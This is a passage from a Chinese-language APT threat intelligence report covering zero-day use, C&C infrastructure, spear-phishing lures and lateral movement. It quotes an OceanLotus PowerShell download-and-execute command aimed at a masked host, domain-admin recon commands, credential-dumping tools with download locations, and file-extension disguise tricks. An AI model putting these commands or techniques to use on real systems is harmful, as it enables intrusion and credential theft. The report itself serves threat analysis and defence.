版本 C	2014-9-12（样本捕获）	360	没有利用 inf，直接执行嵌入“.ppsx”文档内的 PE 木马	CVE-2014-6352	2014-10-21

表 7 CVE-2014-6352 0day 漏洞

CVE-2014-4114 漏洞是 iSIGHT 公司在 2014 年 10 月 14 日发布的一份报告中披露的一个 0day 漏洞（CVE-2014-4114），据称曾被俄罗斯用于发动针对北约、欧盟、电信和能源相关领域的网络间谍活动。微软也是在 10 月 14 日发布相关安全公告。而 Xecure lab 在 2014 年 10 月 16 日捕获到 CVE-2014-4114 漏洞的利用样本。

而 CVE-2014-6352 漏洞可以认为是一个能够绕过 CVE-2014-4114 补丁的漏洞。微软先前的修补方案首先在生成 Inf 和 exe 文件后添加 MakeFileUnsafe 调用，来设置文件 Zone 信息，这样随后在漏洞执行 inf 安装时，会有一个安全提示。而 360 威胁情报中心捕获的 CVE-2014-6352 漏洞利用样本并没有使用 inf 来安装 exe，而是直接执行 exe。由于 Windows XP 以上系统可执行文件的右键菜单第二项是以管理员权限执行，因此，如果用户关闭了 uac 会导致没有任何安全提醒。所以微软 CVE-2014-6352 的补丁是在调用右键菜单添加一个安全提示弹窗。

360 威胁情报中心捕获的某 APT 组织的 CVE-2014-6352 漏洞利用样本的捕获时间是在 2014 年 9 月，在这一时间里，无论是 CVE-2014-4114 漏洞还是 CVE-2014-6352 漏洞都还没有被公告和修复。所以，至少在 360 威胁情报中心截获相关攻击样本时，该攻击样本利用的漏洞还属于 0day 漏洞。

除了上述案例外，还有很多其他的 APT 组织利用 0day 漏洞进行攻击的例子，而且利用的也不一定都是系统级的漏洞或微软的漏洞。

比如，海莲花组织（OceanLotus，APT-C-00）的某个专用木马就曾利用某视频软件的一个 0day 漏洞来加载执行，结果导致该攻击代码直接在白进程中执行，因此也就成功的躲避了安全软件的查杀。

再比如我们在“第三章 APT 攻击的武器搭载系统”中介绍的通过植入恶意硬件，篡改软件或系统更新包的攻击方法，实际上也是利用了某些软件或系统对更新包不进行校验的 0day 漏洞。

四、 APT 组织武器使用的成本原则

如前所述，APT 攻击的军火库中有各式各样的武器装备，配合不同的武器搭载系统（参见第三章），就可以形成各式各样的，纷繁复杂的火力体系。不过，与现实世界的军事战争一样：不同武器的使用方法不同，杀伤力不同，但同时使用成本也有所不同，而且往往是杀伤力越大的武器，其使用成本越高。因此，综合考虑攻击对象的特点与攻击的实施成本，合理配置使用各种攻击武器，对于 APT 组织来说是非常重要的。

作为 APT 攻击中的常规武器，没有利用任何漏洞的专用木马，其制造和使用成本是相对最低的。即便被杀毒软件捕获和查杀，也可以迅速变种，形成新的木马程序。而在武器搭载系统中，鱼叉攻击的使用成本是最低的。因此，一般的专用木马与鱼叉攻击相结合，就形成了 APT 攻击中成本最为低廉，使用也最为广泛攻击形式——携带恶意二进制可执行文件的鱼叉邮件。

而作为 APT 攻击中的核武器，0day 漏洞的使用成本是最高的。这主要表现在两个方面：

一方面是挖掘和持有 0day 漏洞需要很高的技术水平，不是轻易就能得到的。当然，我们也发现一些 APT 组织会向其他黑客组织购买 0day 漏洞，但这同样是一笔不小的开销。

另一方面是 0day 漏洞的使用风险。因为 0day 漏洞一旦被使用，就有可能被发现，而一旦被发现，漏洞就会被修复，而且一旦漏洞被平台厂商（如微软）修复，那么 APT 组织所持有的 0day 漏洞，就失去了最大杀伤力。

因此，所有的 APT 组织都会力求掌握一定数量的 0day 漏洞作为杀手锏，但同时也不会轻易的对一般的中低价值目标使用 0day 漏洞发起攻击。从 360 威胁情报中心的监测来看，APT 组织通常只有在同时满足以下三个条件时，才会使用 0day 漏洞发动攻击：

1）攻击目标具有足够的攻击价值。这是使用 0day 漏洞攻击的主要前提条件。

2）一般的专用木马攻击无效，或者是无法达到预期的目的。

3）利用 1day-Nday 漏洞进行攻击仍然无效或者仍然无法达到预期。

使用 1day-Nday 漏洞攻击的成本介于一般的专用木马和 0day 漏洞攻击之间。其成本主要体现在漏洞利用的技术难度上。但由于是利用已知漏洞攻击，因此成本风险不像 0day 漏洞那样大。

五、 APT 攻击武器研发的五大趋势

2015 年，APT 攻击武器的研发也出现了一些新的趋势，特别是 RAT（Remote Access Trojan，远程访问木马）文件的文件格式、文件形态、功能形态、恶意代码寄宿位置等变化都是比较大的。总结起来，以下五个趋势最值得关注：

1） 从 PE 到非 PE，从有实体到无实体

尽管 PE（Portable Executable，可以理解为可执行文件）文件目前仍然是 APT 攻击所使用的主要武器，但越来越多的非 PE 文件的出现已经形成了一定的趋势。非 PE 文件执行的攻击往往要借助程序漏洞，存在一定的难度，但其攻击行为往往更加难以被发现。此外，部分专用木马的文件形态也开始由实体文件逐步转化为无实体文件。

2） 小众编程语言日渐流行

APT 组织的开发者们已经逐渐开始将兴趣从 VC 编译环境转移至非 VC 编译环境，开始越来越多的使用 Delphi、GCC、NSIS、AutoIt 等小众编译器或脚本解释器，从而进一步提升木马被安全软件检出和发现的成本。

3） 模块互动，云控技术渐成主流

从功能形态而言，专用木马已经从早期的单个文件聚合多种功能，逐渐演变为功能单一的主、子模块间互相调用的模式，甚至开始引入“云控”的概念，针对目标环境差异，有针对性的下发特定功能模块达成不同的目的。

4） 木马寄宿位置越藏越深

现如今，攻击代码的最终寄宿的位置已经从常见的系统目录逐渐进入到更加难以追踪的 MBR、VBR、磁盘固件、EFI、BIOS，乃至于移动存储设备中的隐藏分区中。以方程式 RAT 为例，RAT 开发者使用窃取来的磁盘固件格式文档，将攻击代码写入到磁盘固件中，导致除了磁盘生产商外，没有任何安全厂商可以实现检测及恶意代码提取。

5） 独立研发与委托定制成主流

公开的 RAT 主要以 Poison Ivy、ZxShell 和 Gh0st 为主。早期的很多 APT 攻击者会直接使用公开的 RAT 发动攻击，目的是为了自我隐藏或者嫁祸他人。但目前，直接使用公开的 RAT 已经呈现明显的下降趋势，APT 攻击者或多或少的，都会对公开的 RAT 进行修改，并添加一些其他辅助功能（如窃取 Outlook、指定文档扩展名等）。

除了在公开的 RAT 上进行修改之外，今年截获的主流的 APT 攻击专用木马，大多属于未知的 RAT，而且不同组织使用的 RAT 之间一般也都有比较大的差距，甚至是同一组织在同一时期所使用的多个 RAT 之间，也存在着较大的差异。


这种情况也就使我们可以基本排除这些组织之间在开发层面上的深度关联性。我们基本上可以认为：绝大多数的 APT 组织都是在相对独立的环境下完成攻击代码的研发工作；而且某些 APT 组织的内部，也存在多个团队或个人相互独立的开发和维护木马程序的情况。但是，不能排除有的 APT 组织委托了第三方协助进行定制开发的可能性。

第五章　APT 攻击的前线指挥系统 C&C

如果说鱼叉攻击、水坑攻击等是 APT 攻击的武器搭载系统，而专用木马、漏洞利用文件等是 APT 攻击军火库中的武器，那么 C&C（Command and Control）服务器，就称得上是 APT 攻击的前线指挥部了。C&C 服务器的主要作用有两个方面：一是向感染了目标机的木马程序发送控制命令，提供下载资源（新的木马、木马模块或配置文件等）；一是回收木马程序收集到的情报信息，包括文件、邮件等多种形式。

一、　C&C 服务器的地域分布

截至 2015 年 11 月，360 威胁情报中心共监测到 29 个 APT 组织的 C&C 服务器 200 余个，分布在全球至少 26 个不同的国家和地区。其中，美国最多，占 22.6%；其次是中国，占 17.9%；俄罗斯、西班牙、德国并列第三。



下表给出了 360 威胁情报中心监测到的部分 APT 组织的 C&C 服务器在全球各个国家或地区的分布情况统计。


组织	C&C 服务器在全球各个国家或地区的分布情况统计	总数
APT28	韩国 1、西班牙 1、未知 2	4
Carberp	俄罗斯 2、荷兰 2、德国 1、摩尔多瓦 1、罗马尼亚 1	7
Darkhotel	美国 8、中国大陆 2、西班 2、泰国 2、中国台湾 1、未知 2	17
Desert Falcon	土耳其 1	1
OceanLotus	美国 5、拉脱维亚 1、越南 1、瑞典 1、巴西 1、德国 1、罗马尼亚 1、法国 1、以色列 1、韩国 1、中国大陆 1、柬埔寨 1、拉美地区 1、未知 2	19
Operation Arid Viper	美国 1、土耳其 1	2
ScanBox	中国香港 1	1

表 8 部分 APT 组织使用 C&C 服务器的数量及地域分布

从上表可见，不同的 APT 组织使用 C&C 服务器的数量也有所不同，少的一两个，多的十几个至几十个。不过，很多 APT 组织都会选择在全球各地使用多个 C&C 服务器，目的是尽可能的隐藏自己的真实身份和真实 IP。

二、 C&C 服务器域名注册机构

我们在监测中还发现了一个有趣的特点：APT 组织在选择 C&C 域名时，更倾向于采用动态域名，且从我们捕获到针对中国的 APT 攻击行动来看，各个组织均使用或部分使用了境外动态域名服务商，其中主要的服务商有：ChangeIP、DynDNS、No-IP、Afraid（FreeDNS）、dnsExit 等。



对于攻击者而言，采用动态域名的主要好处是：相关注册信息不对外公开（即无 whois 信息），安全研究人员很难关联回溯。如果安全人员想知道某个动态域名的具体注册信息，则需要该域名持有者权限才可以在相应动态域名服务商进行查询。

三、 C&C 服务器域名注册偏好

APT 攻击者在注册具体的域名时，也有一些自己的特定偏好，而且会选择一些具有迷惑性或中国元素的关键字。下表给出了部分带有一定含义的 C&C 服务器的域名实例：

类别	名称
模仿邮箱类	126mailserver、account163、mail163、163mailsends
模仿杀毒软件类	safe360，rising
模仿互联网公司类	360sc2、sohu、sogou、sina、baidu2

表 9 部分注册名称列表

第六章　APT 攻击的战术实施

有了先进的武器，先进的武器搭载系统，也有了前线指挥部，但如果没有正确的战略战术实施，也不可能取得良好的攻击效果。本章将主要针对 360 威胁情报中心目前监测到的 29 个 APT 组织所采用的一些具体的网络攻击战术和攻击手法进行分析，包括攻击初期的情报收集、火力侦查，攻击过程中的周边打击、周期性骚扰，攻击成功后为扩大战果进行的横向移动，以及多种复杂的伪装术、反侦查术等。

一、　情报收集

在现实战争中，情报收集是至关重要的准备工作，某种意义上说，其重要性甚至会超过战争物资和人力的准备。事实上，APT 组织发动一起攻击行动，绝大部分时间都会消耗在情报收集环节。为了能达到攻击目的，攻击者必须尽可能全面的收集到目标的相关情报信息，从而逐步将对攻击目标的认知水平从了解提高到掌握。

攻击前的情报收集工作通常有两个最主要渠道，一个是公开的网络资源，一个是地下的交易市场。

1）公开资源的情报收集

攻击者通常会首先从公开的网络资源上收集目标人群的各种信息，包括目标组织的信息和组织中重要人员的信息。

对目标组织的线索收集来源主要包括官方网站、行业网站、学术期刊、行业会议、新闻报道等。其中，行业会议一般是 APT 组织关注的重点，因为通过一个组织机构已经参加或将要参加的各种会议的信息，基本上就能估计出这个组织从过去到未来一段时间里的主要发展动态和关注的事件。

对目标组织中重要人员的情报收集也是 APT 攻击者必作的功课，其主要信息来源包括新闻报道和社交网络等。其中，社交网络上的情报收集，如关注目标人的微博、微信等尤为重要。已经有大量成功的攻击案例证明，通过对一个人在公开的社交网络上的信息研究，基本上就可以准确的定位一个人的相貌、性别、年龄、职业、职务和主要社会关系等方面的信息，某些情况下甚至还可以获得一个人的姓名、身份证号码、网络帐号等更加私密的信息。事实上，不仅是 APT 攻击者，就连网络诈骗犯们都在不断的研究社交网络上的各种信息。


2）地下情报收集

地下情报收集的渠道更加广泛，比如，在黑市上购买的社工库资料包，入侵第三方网站以获取目标人或目标组织的情报信息，向其他 APT 组织购买情报信息等。

特别值得注意的是，目前地下黑市上可以交易的，被泄露的个人信息的数量可能已经达到了非常惊人的规模。根据 360 互联网安全中心发布的《2015 年中国网站安全报告》的统计数据显示：仅 2015 年一年，补天平台上报告的可能造成个人信息泄露的漏洞就多达 1410 个，涉及网站 1282 个。而这些漏洞可能泄露的个人信息数量竟然多达 55.3 亿条。而更为可怕的是，这些漏洞的平均修复率竟然只有 8.5%。这为那些来自境外的 APT 攻击者们提供了巨大的情报资源。

下图截取自《2015 年中国网站安全报告》，该图显示了 2015 年不同类型备案类型的网

站可能泄露的个人信息量情况。



事实上，我们已经观察到某个 APT 组织会将地下渠道收集的情报信息进行分析筛选或提炼，并找出攻击目标的具体信息。而且这个组织还会将获取的这些情报数据作为诱饵文档进行后续攻击使用。

二、 火力侦查

收集了足够的情报后，在正式发起大规模攻击之前，某些 APT 组织还会进行一定程度的火力侦查。其具体形式就是首先向预设的目标人群投放一些恶意行为并不太明显的木马程序，主要目的是收集目标网络或设备的基本信息，用以辅助攻击者判断目标机器的真伪（即是否为虚拟机或蜜罐）、防御能力、攻击价值等。

从 2015 年 360 威胁情报中心捕获的样本分析来看，用于火力侦查的木马程序一般会主要采集目标机上的以下几方面信息：


1） 主机信息，主要包括操作系统信息、主机名称、本地用户名等。

2） 网络信息，主要包括 IP 地址、网关信息等。

3） 应用程序信息及相关版本信息，主要包括 Microsoft Office 和 Microsoft Internet Explorer 版本信息等。

4） 磁盘信息、当前进程信息等。

下图给出了某个 APT 专用木马窃取主机基本信息的示例：



```
MAC Info:
ComboIndex:      0
Adapter Name:
Adapter Desc:    AMD PCNET Family PCI Ethernet Adapter - 数据包计划程序微型端口
Adapter Addr:

Index:  2
Type:   Ethernet
IP Address:
IP Mask:    255.255.255.0
Gateway:
DHCP Enabled: Yes
DHCP Server:
Have Wins: No

Host Info:
Operator OS: Microsoft Windows
Computer Name:
Memory Size:
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
Local User Name: Administrator
Hard Disk: C:\ (NTFS)
Hard Disk: D:\ (NTFS)
Hard Disk: E:\ (NTFS)
CD-ROM: F:\

Process Info:

PID   Process Name
0     [System Process]
```

需要补充说明的是，火力侦查的手段并不是只在初始攻击中使用，还有其他一些场景也会用到。比如，当初始攻击成功后，攻击者要展开横向移动，那么就需要对新的目标机进行研究分析，在掌握足够多的情报信息后才能判断是否展开攻击，以及如何发动攻击。这时也需要首先进行必要的火力侦查。

三、 周边打击

现实战争中，在攻城作战时，有时会需要首先攻打城市周边的某些设施，目的是为攻城打开通道或建立基地。而在 APT 攻击中，也有组织会使用到这种战术方法。特别是当攻击目标本身的防御措施较为完备，或初始攻击未能达到预期效果时，对与目标相关的周边企业、人员或供应链进行攻击，就有可能取得良好的效果。

比如，在海莲花（OceanLotus，APT-C-00）组织的早期攻击行动中，攻击者就首先攻击了国内某软件公司。而在我们回溯分析后确定，攻击者的真正目标并非该软件公司，而是国内某政府机构。事实上，该公司核心产品主要的客户是政府机构和企事业单位。海莲花组织在攻陷了该公司后，在相关产品的安装和升级程序中植入了后门程序。而该公司相关客户通过网站或者其他途径下载相关安装包后就会被木马感染。

这就是典型的针对目标供应链的攻击或周边攻击，这种攻击方式在其他 APT 攻击中也出现过。比如 2014 年公开 Havex 木马，也被称作蜻蜓（Dragonfly）和活力熊（Energetic Bear）。相关攻击通过攻击与目标有密切业务联系的第三方企业或机构，来进行迂回攻击。Havex 木马的相关攻击就是通过攻击工业控制系统（Industrial Control Systems）相关供应商的网站，进一步替换相关软件安装包来进行 Havex 木马的传播。


四、 周期性袭扰

在常态攻击中，APT 组织的攻击也具有一定的规律性，尤其是倾向在工作日（即星期一至星期五）发动攻击，其中水坑攻击更倾向在周一、周二发动攻击。另外部分集中攻击会

选择在一些特殊的时间节点，如某行业会议召开之际，或某单位发布紧急通知等，另外就是一些中国的大型节日，如国庆、春节等展开攻击。


以 APT-C-00 为例，由于中国政府和研究机构的工作人员往往有在星期一、二登录办公系统查询重大内部新闻和通知的习惯，所以在一周的前两天发动水坑攻击，效果相对更好。另外 APT-C-00 组织发动水坑攻击持续周期比较短，一般为 3-5 天，而且在这期间也不是一直将恶意代码放置在被攻陷网站上，在一天内也会选择时间段进行攻击。在完成攻击后，APT-C-00 组织会将篡改的内容删除或恢复。

下图为海莲花组织（APT-C-00）发动的水坑攻击的一周攻击量分布情况。



鱼叉攻击也有周期性规律，只不过与水坑攻击集中在星期一和星期二不同，鱼叉攻击几乎在所有工作日攻击数量都比较多，但到周末就会明显减少，攻击数量往往不及工作日的 1/5。相关具体攻击时间符合中国东八区时区。

下图给出了海莲花组织（APT-C-00）发动的鱼叉攻击的一周攻击量分布。



五、 横向移动

当初始攻击成功后，APT 攻击者就会尝试扩大战果，进行横向移动，目的主要包括两个方面：一是进一步在已经感染的目标机上获取更多有价值的信息；二是借已经被感染的目

标机，探测周边其他设备的情况或直接向周边的其他设备发起攻击。

我们在海莲花（APT-C-00）、APT-C-12 和其他几个 APT 组织的攻击中，都发现了横向移动相关迹象。攻击者会从受感染机器中选择部分机器进行横向移动，一个典型案例就是 APT-C-12 组织中一台被感染机器被先后植入了数十种不同功能的用于横向移动的脚本程序或可执行程序。

就我们目前监测到的情况来看，横向移动的攻击的过程一般可以分为以下几个步骤：

1）首先侦察和识别网络拓扑，获取包括域计算机信息、当前计算机相关主机信息以及网卡信息、路由信息等。

2）查看远程计算机服务及状态，获取指定 IP 的共享信息，获取共享目录，并扫描内网机器远程端口。

3）补充专用木马原本没有的功能，以窃取本机更多信息，或向周边其他设备发起攻击。

从技术角度看，横向移动攻击最常用的方法是就地取材，即利用系统本身功能，如 Windows 系统自带命令对受感染目标机器的内部网络环境进行侦查。相关命令多以 VBS 和 BAT 脚本交替执行。

下表给出了一些在 APT 攻击的横向移动过程中，部分最常被调用系统命令。

命令	解释
net view	显示域、计算机或由指定计算机共享资源的列表。
ipconfig /all	Windows IP 配置,ipconfig /all 显示详细信息。
netstat - an	显示协议统计和当前 TCP/IP 网络连接。-a 显示所有连接和侦听端口。-n 以数字形式显示地址和端口号。
nbtstat -A	列出指定 IP 地址的远程机器的名称表。
systeminfo	显示系统信息
tracert -w 1000 8.8.8.8	设置超时时间 1 秒,查看当前网络到 8.8.8.8 的链路信息。
ping	探测目标计算机网络连接信息
telnet	连接指定主机的指定端口

表 10 APT 攻击中国中部分最常被调用的系统命令

下表是海莲花组织（APT-C-00）在实际攻击中使用的部分命令。

相关步骤	具体命令
步骤 1	%userprofile%\appdata\roaming\tencent\qq\qq.exe cmd.exe /c powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://XXXXXX:8080/images/XXXXXX'))"
步骤 2	C:\Windows\SysWOW64\cmd.exe /C ipconfig /all C:\Windows\SysWOW64\cmd.exe /C nbtstat -a 10.3.xx.xxx C:\Windows\SysWOW64\cmd.exe /C net start C:\Windows\SysWOW64\cmd.exe /C netstat -an C:\Windows\SysWOW64\cmd.exe /C net group "domain admins" /domain

表 11 海莲花组织部分调用命令列表（APT-C-00 组织）

步骤 1：参数“-nop”不加载默认的 PowerShell 配置文件，“-w hidden”没有窗口，“-c”执行命令从 URL：'http://XXXXXX:8080/images/XXXXXX'，下载并且隐藏执行。

另外值得注意的是，下载的文件就是 APT-C-00 组织的 Encryptor 木马衍生 PowerShell 脚本。我们分析后发现，这个 PowerShell 脚本是由 Cobalt Strike 自动化测试攻击平台生成的。攻击者只需通过 Cobalt Strike 平台简单配置 C&C 地址即可生成。该 PowerShell 脚本后续会释放出 Beacon RAT。

步骤 2：查看网络信息、查看内网主机 10.3.xx.xxx 的 NetBIOS 名称、查看当前主机启动的服务、查看网络连接状况、查看域中的管理员帐户列表、查看本机的用户帐户。

除了调用目标系统自带命令以外，也有一些 APT 组织更倾向于借助大量第三方工具来进行拓展攻击。第三方工具的优势在于相关功能不仅可以满足攻击需求，还因为相关工具本身作为正常用途，不会被安全软件所检测。以下是我们发现的 APT 攻击中部分常用的第三方工具。

相关工具	功能	相关公开下载地址
nbtscan	扫描 NetBIOS 相关信息	http://www.unixwiz.net/tools/nbtscan-1.0.35.exe
OutlookPasswordDump	获取 Outlook 用户密码	http://securityxploded.com/outlook-password-dump.php
Pwdump7	获取系统用户密码	http://www.tarasco.org/security/pwdump_7/
Mimikatz	获取系统用户密码	https://github.com/gentilkiwi/mimikatz

表 12 APT 攻击中部分被调用的第三方工具列表

六、 伪装术

伪装术是 APT 组织最基本，也是最重要的攻击战术之一。

（一） 社会工程学伪装

1）邮件内容伪装

APT 攻击者会结合社会工程学手法，精心构造邮件和诱饵文档内容，尤其是部分诱饵文档疑似二次利用（一些未公开文档资料作为诱饵）。内容绝大多数为中文简体，个别情况下或发送英文信息。从诱饵信息来判断，攻击者不仅仅关注目标所属行业，也会关注目标爱好、生活等方面。

另外部分诱饵信息时效性极强，如某行业技术有重大突破，在消息刚在业内公开，相关诱饵信息就已构造完成。

又例如，2014 年 5 月 22 日，中国新疆乌鲁木齐发生了暴恐事件。而 5 月 28 日，我们就捕获到了一个名为“最新新疆暴动照片与信.jpg.exe”的钓鱼文件通过电子邮箱进行发送。

再比如，2014 年至 2015 年间，中国政府出台了《公务员工资改革新方案》，该方案直接影响政府机关从业人员。中国约有 700 多万公务员，公务员工资改革很长一段时间内，是政府机关人员舆论的热点话题。

2014 年 9 月 9 日，我们截获名为“工资制度以及特殊津贴.exe”的恶意邮件附件；2014 年 11 月 5 日，我们又截获名为“工资待遇政策的通知.exe”的恶意邮件附件。在此期间，还有其他类似的恶意邮件附件被截获。而分析显示，这些邮件全部为 OceanLotus 组织向政府工作人员投递的鱼叉邮件。

为了规避对术语或行业用语的不熟悉或暴露攻击者相关信息，某些诱饵信息是直接从国内主流新闻网站复制的相关新闻报道内容并放到诱饵文档中。

下表给出了 360 威胁情报中心截获的部分具有明显社工特征的 APT 专用木马的名称示例，其中，敏感字符用*代替。

相关文件名
关于国家***研究中心工程建设的函.exe
国家**局的紧急通报.exe
最新新疆暴动照片与信息.jpg.exe
本周工作小结及下周工作计划.exe
厅关于印发《2014 年应急管理工作要点》的通知.exe
2015 年 1 月 12 日下发的紧急通知.exe
商量好的合同.exe
部关于开展 2015 年调查工作的通知.exe

表 13 部分鱼叉邮件附件的文件名

2）邮箱身份伪装

除了在邮件内容方面采取社会工程学伪装之外，APT 攻击者还会对自己的身份进行伪装。

首先，APT 攻击者通常会选择注册国内常用邮箱作为发送鱼叉邮件的邮箱，从而更好的隐蔽自己的国际身份。统计显示，APT 攻击者最常使用的国内邮箱是网易邮箱（包括 163、126 和 yeah 等）和新浪邮箱。

第二，APT 攻击者还会给自己选择一个有特定含义的用户名，以此进一步的迷惑目标人群。

例如，我们发现某个 APT 组织在发动鱼叉攻击时，会以某会议举办方名义给相应行业专家发送攻击邮件，同时，邮箱注册的用户名还会采用相关会议官方网站主域名（很多会议的官网域名都不会申请对应注册邮箱）。

另外，该组织还会伪装成政府工作人员，其邮箱的用户名会采用相应人员姓名的拼音全拼或全拼加后缀。例如，某政府工作人员名叫张三，则该组织冒充张三注册的邮箱，其用户名就为 zhangsan 或 zhangsan123）。这种攻击方法非常具有迷惑性。

（二） 文件视觉伪装

除了给邮件和附件起一个极具迷惑性的名字外，APT 攻击者还会在文件名和文件图标上做一些其他的手脚，以达到在视觉上欺骗目标人的目的。


下表给出了一些最常见的 APT 攻击中的视觉伪装手法。

相关伪装项	具体内容
文件名	1） 构造超长文件名，或者是在文件名后面加上很多的空格，其目的是隐藏文件扩展名。
文件扩展名	1） 双扩展名，采用 RLO 方式（RLO 控制符是 Unicode 控制符的一种，用来显示中东文字，从右到左书写），伪扩展名以“.doc”等微软 Office 系列为主；而伪装的图片的文件，伪扩展名以“.jpg”等为主。 2） 双扩展名，不采用 RLO 方式，即在.exe 前加上一个伪扩展名，如 jpg.exe、.doc.exe 等。
文件图标	1） 文档图标，以微软 Office 系列中的 Word、Excel 文档图标为主。 2） 文件夹图标。 3） 图片图标。

